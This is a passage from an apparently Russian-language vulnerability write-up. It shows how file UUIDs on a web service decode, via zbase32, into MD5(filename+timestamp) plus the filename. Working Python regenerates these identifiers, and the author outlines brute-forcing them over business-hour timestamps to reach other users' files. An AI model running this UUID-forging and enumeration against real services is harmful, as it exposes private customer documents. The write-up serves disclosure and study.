
Это позволило раскодировать UUID и посмотреть, из чего же он состоит. Достаточно было установить нужный модуль и написать три строчки кода на Python.



```
lines =["nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno"]
for line in lines:
    print(zbase32.decode(line)[19:])
```

```
olegulanov@hacknew ~ % python3 Downloads/zbasecheck.py
b'1\xfe\x01\x12\x00,b3a0e5c802af7c1de07fb631cd0b0501 CLEAN.jpeg\n'
olegulanov@hacknew ~ %
```

Взглянув на раскодированную строку, я обрадовался и расстроился одновременно: кодировка определена верно, так как мы видим имя файла, но при этом в строке присутствует MD5-хеш, который может использовать соль. После увиденного я сделал несколько «прогонов» UUID для анализа раскодированной структуры.



```
olegulanov@hacknew Downloads % python3 zbasecheck.py
b"\x12\xfe\x01\x11\x06\x01\x01\x04File\x01\xfe\x01\x12\x00\x00\x00,\xfe\x01\x12\x00'81cf5165ef2b71fca613f972ba3cdf10 .jpeg\n"
```

По полученной структуре видно, что:


- `\x12\xfe\x01\x11\x06\x01\x01\x04` — префикс статический, не имеет отношения к длине файла;
- `File` — тип файла для хранилища (?);
- `1x01\xfe\x01\x12\x00\x00\x00,\xfe\x01\x12\x00` — подстрока, имеющая связь с длиной имени файла;
- `81cf5165ef2b71fca613f972ba3cdf10` — хеш MD5 или SHA-1, связан с временной меткой и, возможно, солью;
- пробел служит разделителем;
- `.jpeg` — имя файла в структуре;
- `\n` — перенос строки как маркер окончания UUID.

Подтверждаем гипотезу

Теперь у нас остался единственный компонент, который и отличается в приведенных строках, — хеш. Но мы ведь уже предположили, что на хеши при прочих равных влияет только отметка о времени создания файла.

Также мы наблюдали коллизию в UUID при отправке запросов через Turbo Intruder. Если все компоненты, кроме одного, меняются, то коллизия касается только хешей.

Без особой надежды я решил пофаззить строку и соль MD5. И попытка оказалась успешной!



paste/input string for md5 encoding to textarea

Salt (you can edit it): CLEAN.jpeg

Result:

MD5 hash: b3a0e5c802af7c1de07fb631cd0b0501

Hashed string: 1723616196

Salt: CLEAN.jpeg


Такой же хеш можно наблюдать после декодирования UUID в полученной строке. То есть гипотеза подтвердилась: сервер генерирует случайный идентификатор, зависящий от временной метки без учета миллисекунд, поэтому и возникает коллизия при работе через Turbo Intruder.

```
UUID: nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno
Время: Wed, 14 Aug 2024 06:16:36 GMT
Декодированный UUID: b'\x12\xfe\x01\x11\x06\x01\x01\x04File\x01\xfe\x01\x12\x00\x00\x001\xfe\x01\x12\x00,b3a0e5c802af7c1de07fb631cd0b0501
CLEAN.jpeg\n'
b3a0e5c802af7c1de07fb631cd0b0501 – MD5(str=timestamp,salt=filename)
```

Полная структура идентификатора

Зная имя файла и время его загрузки, мы можем перебирать идентификаторы файлов и получать доступ к чужим данным.

Для подтверждения возможности генерации UUID я разработал небольшую программу, которая в ходе экспериментов помогла подтвердить корректность результатов.



```
import zbase32, crypt, hashlib

etalonUUID = "nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno"
print(zbase32.decode(etalonUUID))

# Получаем имя файла
decoded = zbase32.decode(etalonUUID)
nameOfFile = ""
for i in decoded: nameOfFile += str(chr(i))
nameOfFile = nameOfFile.replace('\n','').split(' ')[-1]

# Generating new UUID
epoch = 1723616196
prefix = b'\x12\xfe\x01\x11\x06\x01\x01\x04File' + b'\x01\xfe\x01\x12\x00\x00\x001\xfe\x01\x12\x00,'
newHash = bytes(hashlib.md5(nameOfFile.encode('utf8')+str(epoch).encode('utf8')).hexdigest(), encoding='utf8')

newUUID = prefix + newHash + b' ' + bytes(nameOfFile, encoding='utf8') + b'\n'
print(newUUID)
print(etalonUUID)
print(zbase32.encode(newUUID))
```

```
olegulanov@hacknew Downloads % python3 zbasecheck.py
/Users/olegulanov/Downloads/zbasecheck.py:1: DeprecationWarning: 'crypt' is deprecated and slated for removal in Python 3.13
  import zbase32, crypt, hashlib
b'\x12\xfe\x01\x11\x06\x01\x01\x04File\x01\xfe\x01\x12\x00\x00\x001\xfe\x01\x12\x00,b3a0e5c802af7c1de07fb631cd0b0501 CLEAN.jpeg\n'
b'\x12\xfe\x01\x11\x06\x01\x01\x04File\x01\xfe\x01\x12\x00\x00\x001\xfe\x01\x12\x00,b3a0e5c802af7c1de07fb631cd0b0501 CLEAN.jpeg\n'
nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno
nm9ynregyryoetujpt1od9obneyyyybt9aytrybcce3sncdfgituocb1cfudqa3tct1uyp5gce5dgcmdcoagrcbigya1yo4ceiywhmukqb1sqno
olegulanov@hacknew Downloads %
```


Пишем эксплоит и финальный PoC

Фрагмент, зависящий от длины строки, я решил не исследовать и поэтому просто составил небольшой словарь, охватывающий всевозможные длины от четырех (имя файла из одной буквы с расширением) до пятнадцати символов, что вполне подойдет для поиска чужих файлов с именами в стиле «презентация.pdf» или «паспорт.jpeg». Нам все же нужен proof of concept, а не полноценное средство для эксплуатации.

Дальше я немного подправил PoC, чтобы можно было легко генерировать словари и брутить UUID. Я сразу сократил количество возможных UUID с расчетом на то, что большая часть файлов загружается в рабочее время, то есть с 10 до 17 ч. Метки имеют точность до секунды, и получается, что для каждого файла нужно перебрать 25 200 с (7 ч), то есть сгенерировать 25 200 меток.

Получается, на перебор одного имени файла, загруженного в какой-то день, уйдет 25 200 запросов — не так много с учетом того, что клиентов в системе много, а имена файлов могут повторяться. При желании PoC несложно расширить, а если выделить достаточные ресурсы, то можно вообще не переживать насчет количества меток.


Я попросил коллегу загрузить файл `test.png` в произвольное время в день эксплуатации. Затем запустил разработанный эксплоит, задал сегодняшний день и имя файла.



